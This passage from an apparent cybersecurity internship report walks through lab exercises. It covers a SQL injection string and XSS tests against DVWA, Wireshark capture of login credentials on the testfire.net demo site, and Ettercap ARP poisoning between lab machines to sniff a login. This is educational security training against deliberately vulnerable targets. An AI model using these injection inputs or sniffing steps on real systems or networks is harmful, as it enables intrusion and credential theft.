


Step 5:

Go to SQL Injection and enter 1"or"="1 and submit




You'll get the first name and surname




Step 6:

Go to XSS reflected and enter the given piece of javascript code and hit submit.




A javascript alert will appear.




Step 7:

Go to xss stored and give some name and add the given javascript snippet in the message field and click on "sign Guestbook"



A prompt to enter details based on the javascript snippet will appear




Step 8:

Go to upload and upload any file other than an image.

A Path will appear.

Visit that path to access the database.




2. Perform Sniffing

a) Perform Sniffing using Wireshark in kali linux

Step 1:

Open wireshark and select the option 'eth0'.




Step 2:

Visit the website "testfire.net" and sign in.

This screenshot shows a dual-monitor setup. The left monitor displays a web browser window for "Altoro Mutual" with a URL of "testfire.net". The page content includes sections for "PERSONAL" and "SMALL BUSINESS", featuring images of people and financial products. The right monitor shows the Wireshark application capturing network traffic. The packet list pane shows several reassembled PDU segments. The bottom status bar of the Wireshark window indicates "Packets: 2479 - Displayed: 2479 (100.0%)".


Step 3:

In Wireshark, select http as the filter.



Step 4:

Select “html form url encoded” which will give you the username and password used to sign in to testfire.net



b) Perform Sniffing using Ettercap in kali linux

SNIFFING WITH ETTERCAP

Ettercap is an open-source tool that can be used **to support man-in-the-middle attacks on networks**. Ettercap can capture packets and then write them back onto the network. Ettercap enables the diversion and alteration of data virtually in real-time.

Step 1: To perform Ettercap turn on Meta, Windows7 and Kali-Linux and find the ipaddress of metasploitable in kali.

```
root@kali: ~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.102 brd 192.168.56.255 netmask 255.255.255.0 broadcast 192.168.56.255
        ... (output truncated)
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 brd 127.0.0.1 netmask 255.0.0.0
        ... (output truncated)

[root@kali: ~]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.255  Sendto failed: Permission denied

[root@kali: ~]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
192.168.56.101  METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied


[root@kali: ~]
```

Step 2:

Open ettercap-graphical.



Step 3: Select three dots in the top right corner then select hosts -> scan for the hosts from the page displayed below.




Then again select 3 dots -> hosts -> hostlists and the below window will display

Host List		
IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:0F	
192.168.56.100	08:00:27:0C:3B:AE	
192.168.56.102	08:00:27:D5:E7:26	

Select the IP of windows7 [192.168.56.103] and add to target1 and select IP network of Metasploitable [192.168.56.101] and add to target2.

Step 4: Select ARP poisoning from the drop-down menu on clicking globe icon. In ARP poisoning attacker sends falsified ARP messages over a LAN to link an attacker's MAC address with the IP address of a legitimate computer or server on the network.



Step 5: Open firefox in the windows 7 and browse the IP address of metasploitable machine and select DVWA option and enter the username and password to login.



Username


Password

Step 6: Transfer packets from metasploitable machine to windows 7.

[command: ping windowsIP]

```
mPassword:  
Login incorrect  
metasploitable login: msfadmin  
Password:  
Last login: Fri Feb 24 02:29:52 EST 2023 on ttym  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ping 192.168.56.103  
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.  
--- 192.168.56.103 ping statistics ---  
6 packets transmitted, 0 received, 100% packet loss, time 5018ms  
msfadmin@metasploitable:~$
```

Step 7: The entered username and password in Windows 7 will be now visible at Kali-Linux. By this successful sniffing between Windows7 and Metasploitable machines done using **Ettercap** tool.



Conclusion:

My internship in cyber security was an extremely beneficial experience that provided me with a profound understanding of the significance of cyber security in our current digital era. During my time as an intern, I engaged in various projects, including vulnerability assessments and threat modeling, which gave me hands-on experience with a diverse set of tools and technologies commonly utilized in the field of cyber security. Additionally, I had the privilege of working closely with seasoned professionals in the industry who mentored me, offered guidance, and provided constructive feedback. This exposure enabled me to hone my skills and expand my knowledge in areas like network security and risk management. Overall, the knowledge and skills that I have gained through this internship will be immensely valuable as I continue my career in the cyber security industry. I am incredibly grateful for this opportunity and am excited to apply what I have learned in my future endeavors.